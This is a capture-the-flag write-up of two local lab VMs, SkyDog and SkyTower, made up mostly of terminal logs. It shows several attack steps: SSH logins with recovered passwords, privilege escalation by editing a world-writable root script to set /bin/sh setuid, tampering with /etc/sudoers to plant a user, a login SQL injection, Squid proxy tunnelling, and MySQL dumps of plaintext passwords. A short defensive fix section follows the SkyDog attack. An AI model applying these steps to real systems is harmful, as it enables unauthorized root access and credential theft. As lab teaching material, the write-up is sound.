
The command displayed three directories, however, one that I have not visited was Play Tonics. Exploring it I found a flag in a Wireshark pcap file.




The flag translated to Leroy brown.



The pcap file was opened in the Wireshark and turned out to be audio.



Upon opening the audio, one could hear a voice saying wernerbrandes.




Privilege Escalation:

At this stage, wernerbrandes could be a username, and leroybrown as a password to exploit the skydog machine.

```
┌──(root💀 kali)-[/home/fmugire/Downloads]
└─# ssh wernerbrandes@192.168.56.109
The authenticity of host '192.168.56.109 (192.168.56.109)' can't be established.
ECDSA key fingerprint is SHA256:kqy1T6FutgFFCnpaLh4rPveQfpTvCPr4VU9WqFRohHM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.109' (ECDSA) to the list of known hosts.
wernerbrandes@192.168.56.109's password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Wed Mar 30 09:22:08 EDT 2022

  System load: 0.96              Memory usage: 2%   Processes:       78
  Usage of /:  7.4% of 17.34GB   Swap usage:   0%   Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

30 packages can be updated.
21 updates are security updates.

Last login: Fri Mar 25 12:34:12 2022 from 192.168.56.105
wernerbrandes@skydogctf:~$
```

Upon entering you are welcomed with a flag that translates to DR. Gunter Janek.



Quickly, I searched for writable files and found sanitizer.py as the only writable file as others is permission denied.

```
wernerbrandes@skydogctf:~$ find / -writable
-type f
find: `/root': Permission denied
/lib/log/sanitizer.py
/proc/sys/kernel/ns_last_pid
find: `/proc/tty/driver': Permission denied
find: `/proc/1/task/1/fd': Permission denied
find: `/proc/1/task/1/fdinfo': Permission de
nied
find: `/proc/1/task/1/ns': Permission denied
/proc/1/task/1/attr/current
/proc/1/task/1/attr/exec
/proc/1/task/1/attr/fscreate
/proc/1/task/1/attr/keycreate
/proc/1/task/1/attr/sockcreate
find: `/proc/1/fd': Permission denied
find: `/proc/1/map_files': Permission denied
find: `/proc/1/fdinfo': Permission denied
find: `/proc/1/ns': Permission denied
/proc/1/attr/current
/proc/1/attr/exec
```

I edited the file where rm -r /tmp/* was changed to chmod u+s /bin/sh and saved. This set owner user-id runs /bin/sh for some time.

```
wernerbrandes@skydogctf: /lib/log ×
  GNU nano 2.2.6                File: sanitizer.py

chmod u+s /bin/sh'#!/usr/bin/env python
import os
import sys
try:
        os.system('chmod u+s /bin/sh')
except:
        sys.exit()
```

After, running /bin/sh, I was able to gain root privileges as shown in the image below.

```
wernerbrandes@skydogctf:~$ cd /lib
wernerbrandes@skydogctf:/lib$ cd log
wernerbrandes@skydogctf:/lib/log$ ls
sanitizer.py
wernerbrandes@skydogctf:/lib/log$ ls -la
total 12
drwxr-xr-x  2 root root 4096 Sep 18  2015 .
drwxr-xr-x 22 root root 4096 Sep 18  2015 ..
-rwxrwxrwx  1 root root  118 Mar 25 12:39 sanitizer.py
wernerbrandes@skydogctf:/lib/log$ nano sanitizer.py
wernerbrandes@skydogctf:/lib/log$ /bin/bash
wernerbrandes@skydogctf:/lib/log$ /bin/sh
# id
uid=1001(wernerbrandes) gid=1001(wernerbrandes) euid=0(root) groups=0(root),1001(wernerbrandes)
# whoami
root
# uname -n
skydogctf
# cd /
# cd root
# ls
BlackBox
# cd BlackBox
# ls
flag.txt
# cat flag.txt
flag{b70b205c96270be6ced772112e7dd03f}

Congratulations!! Martin Bishop is a free man once again!  Go here to receive your reward.
/CongratulationsYouDidIt# ^C
#
```

The root account had a flag with a congratulation message."CongratulationsYouDidIt"

Proceeded!

1 hashes were checked: 1 found 0 not found


Found:

b70b205c96270be6ced772112e7dd03f:CongratulationsYouDidIt

Since exploiting the skydog machine requires ssh service. And ssh is an encrypted protocol Wireshark does not sniff packets through the session.

This is the reason why added a user fmugire (my username ID)as an evidence that this machine was infiltrated by me and only myself.

To achieve that, I added wernerbrandes in the /etc/sudoers file and gave him privileges the same as the root.



Then, I went along to add fmugire as a user using wernerbrandes account as a sudo with root privileges. After adding a user, I removed wernerbraders from the sudoers file.

```
Last login: Thu Mar 31 05:36:39 2022 from 192.168.56.105
wernerbrandes@skydogctf:~$ /bin/bash
wernerbrandes@skydogctf:~$ nano /etc/sudoers
wernerbrandes@skydogctf:~$ nano /etc/sudoer
wernerbrandes@skydogctf:~$ /bin/sh
# nano /etc/sudoers
# nano /etc/sudoers
# sudo adduser fmugire
[sudo] password for wernerbrandes:
Adding user `fmugire' ...
Adding new group `fmugire' (1002) ...
Adding new user `fmugire' (1002) with group `fmugire' ...
Creating home directory `/home/fmugire' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for fmugire
Enter the new value, or press ENTER for the default
        Full Name []: fmugire
        Room Number []: F205
        Work Phone []: 69420
        Home Phone []: 692420
        Other []:
Is the information correct? [Y/n] y
# su fmugire
Password:
fmugire@skydogctf:/home/wernerbrandes$
```

Fix: Fix the writable files or script as a root

A root, I changed the sanitizer.py back by copying the message rm -r /tmp/* which restricts an attack to gain root privileges. After I ran command chmod 644 which gives only the administrator to write in the sanitizer.py file. this prohibits anyone without root access to write in the file, which could gain root access.

```
wernerbrandes@skydogctf:~$ sudo usermod -aG sudo fmugire
wernerbrandes@skydogctf:~$ su fmugire
Password:
fmugire@skydogctf:/home/wernerbrandes$ id
uid=1002(fmugire) gid=1002(fmugire) groups=1002(fmugire),27(sudo)
fmugire@skydogctf:/home/wernerbrandes$ whoami
fmugire
fmugire@skydogctf:/home/wernerbrandes$ cd /lib/log
fmugire@skydogctf:/lib/log$ ls
sanitizer.py
fmugire@skydogctf:/lib/log$ ls -la
total 12
drwxr-xr-x  2 root root 4096 Sep 18  2015 .
drwxr-xr-x 22 root root 4096 Sep 18  2015 ..
-rwxrwxrwx  1 root root  118 Mar 25 12:39 sanitizer.py
fmugire@skydogctf:/lib/log$ chmod 644 sanitizer.py
chmod: changing permissions of 'sanitizer.py': Operation not permitted
fmugire@skydogctf:/lib/log$ sudo chmod 644 sanitizer.py
[sudo] password for fmugire:
fmugire@skydogctf:/lib/log$ ls -la
total 12
drwxr-xr-x  2 root root 4096 Sep 18  2015 .
drwxr-xr-x 22 root root 4096 Sep 18  2015 ..
-rw-r--r--  1 root root  118 Mar 25 12:39 sanitizer.py
```

As shown below, the attacker that would use wernerbrandes access would not be able to access the sanitizer.py file.

```
wernerbrandes@skydogctf:/lib/log$ nano sanitizer.py
wernerbrandes@skydogctf:/lib/log$ /bin/sh
# id
uid=1001(wernerbrandes) gid=1001(wernerbrandes) euid=0(root) groups=0(root),1001(wernerbrandes)
# exit
wernerbrandes@skydogctf:/lib/log$ sudo nano sanitizer.py
[sudo] password for wernerbrandes:
wernerbrandes is not in the sudoers file.  This incident will be reported.
```

Sky Tower

SkyTower CTF challenge lab was designed by Telespace Systems at the ITWeb Security Summit BSidesCPT. The purpose of this CTF is to put intermediate to advanced security enthusiasts to the test in terms of their capacity to attack a system using a multifaceted strategy and get the "flag."

Network scanning

After running the lab in the virtual box, I used the arp-scan to check the IP addresses of the lab.

Attack Machine: 192.168.56.105

Victim Machine: 192.168.56.101


Then preceded to aggressive scan using nmap for further process.

From the results, I found ports 22(SSH) filtered, 80(HTTP), 3128(proxy) open


```
┌──(root💀 kali)-[/home/fmugire/Downloads]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:43:73:bc, IPv4: 192.168.56.105
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:0a       (Unknown: locally administered)
192.168.56.100  08:00:27:6b:0f:e9       PCS Systemtechnik GmbH
192.168.56.101  08:00:27:8c:3a:58       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.978 seconds (129.42 hosts/sec). 3 respon
ded

┌──(root💀 kali)-[/home/fmugire/Downloads]
└─# nmap 192.168.56.101 -sV
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-30 11:55 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try u
sing --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.014s latency).
Not shown: 997 closed ports
PORT     STATE    SERVICE    VERSION
22/tcp   filtered ssh
80/tcp   open     http       Apache httpd 2.2.22 ((Debian))
3128/tcp open     http-proxy Squid http proxy 3.1.20
MAC Address: 08:00:27:8C:3A:58 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.78 seconds
```

Enumeration :

To enumerate the victim machine, I explored the browser on the HTTP service. For this, I found a login page is displayed when accessing the site on port 80: I tried to login in as Email: '*' and password as '*'.



The blind SQL injection worked and managed to get SSH account details on the login page.



Since port 22 was filtered as seen above, squid is used to create a tunnel on the target machine that will open port 22 when port 2222 on the localhost is interacted with as shown below.

```
┌──(root💀 kali)-[/home/fmugire/Download
s]
└─# proxytunnel -p 192.168.56.101:3128
-d 127.0.0.1:22 -a 2222
```

The SSH looked to close as soon it connected. This is because of a command specified in the .bashrc file. to eliminate this issue, flag -t in the command removes the .bashrc file

```
┌──(root💀 kali)-[/home/fmugire]
└─# ssh john@127.0.0.1 -p 2222
john@127.0.0.1's password:
Connection closed by 127.0.0.1 port
 2222

┌──(root💀 kali)-[/home/fmugire]
└─# ssh -t john@127.0.0.1 -p 2222 '
rm.bashrc'
john@127.0.0.1's password:
bash: rm.bashrc: command not found
Connection to 127.0.0.1 closed.

┌──(root💀 kali)-[/home/fmugire]
└─# ssh john@127.0.0.1 -p 2222
john@127.0.0.1's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP
 Debian 3.2.54-2 x86_64

The programs included with the Debi
an GNU/Linux system are free softwa
re;
the exact distribution terms for ea
ch program are described in the
individual files in /usr/share/doc/
*/copyright.

Debian GNU/Linux comes with ABSOLUT
ELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 30 15:10:25 202
2 from localhost
john@SkyTower:~$
```

Privilege Escalation:

I quickly inspected the login.php file and found some database credentials, later I authenticated into MySQL

```
┌──(fmugire㉿kali)-[~]
└─$ ssh sara@127.0.0.1 -p 2222
sara@127.0.0.1's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Apr  5 12:24:15 2022 from localhost
sara@SkyTower:~$ cd /var/www/html
-bash: cd: /var/www/html: No such file or directory
sara@SkyTower:~$ mysql -uroot -proot
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 46
Server version: 5.5.35-0+wheezy1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

I displayed the database, and later selected sky tech.

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| SkyTech            |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.00 sec)
```

After selecting SkyTech, I wanted all users in SkyTech and their passwords. Sara is one of the users with ihatethisjob password.

```
+--------------------+
| information_schema |
| SkyTech            |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.00 sec)

mysql> select SkyTech
    -> ;
ERROR 1054 (42S22): Unknown column 'SkyTech' in 'field list'
mysql> use SkyTech;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-------------------+
| Tables_in_SkyTech |
+-------------------+
| login             |
+-------------------+
1 row in set (0.00 sec)

mysql> select *from login;
+----+--------------------+---------------+
| id | email              | password      |
+----+--------------------+---------------+
|  1 | john@skytech.com   | hereisjohn    |
|  2 | sara@skytech.com   | ihatethisjob  |
|  3 | william@skytech.com | senseable     |
+----+--------------------+---------------+
3 rows in set (0.00 sec)
```

Later, entered using SSH in Sara's account, and it seems she can use the cat command which can be used to search through all files in the /accounts directory.

```
└─# ssh sara@127.0.0.1 -p 2222
sara@127.0.0.1's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Mar 26 12:54:33 2022 from localhost
sara@SkyTower:~$ ls
sara@SkyTower:~$ su - root
Password:
su: Authentication failure
sara@SkyTower:~$ su - root
Password:
su: Authentication failure
sara@SkyTower:~$ su - root
Password:
root@SkyTower:~# whoami
root
root@SkyTower:~# [ls
-su: [ls: command not found
root@SkyTower:~# ls
flag.txt
root@SkyTower:~# cat flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
root@SkyTower:~# sudo cat /accounts/../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
root@SkyTower:~#
```


This may be exploited by using / to read all files instead. Which gave me the root credentials through reading the flag. Password is theskytower

```
sara@SkyTower:~$ su - root
Password:
su: Authentication failure
sara@SkyTower:~$ su - root
Password:
root@SkyTower:~# nano login.php
```


#sudo sed -i -e 's/us.archives.ubuntu.com\|security.ubuntu.com/old releases.ubuntu.com/g' /etc/apt/sources.list

```
  GNU nano 2.2.6                File: login.php

<?php

$db = new mysqli('localhost', 'root', 'root', 'SkyTech');

if($db->connect_errno > 0){
    die('Unable to connect to database [' . $db->connect_error . ']');

}

$sqlinjection = array("SELECT", "TRUE", "FALSE", "--","OR", "=", ",", "AND", "NOT$
$email = str_ireplace($sqlinjection, "", $_POST['email']);
$password = str_ireplace($sqlinjection, "", $_POST['password']);

$email = $db -> real_escape_string($_POST['email']);
$password = $db -> real_escape_string($_POST['password']);


$sql= "SELECT * FROM login where email='".$email."' and password='".$password."';$
$result = $db->query($sql);


if(!$result)
    die('There was an error running the query [' . $db->error . ']');
if($result->num_rows==0)
    die('<br>Login Failed</br>');

$row = $result->fetch_assoc();

                              [ Read 58 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

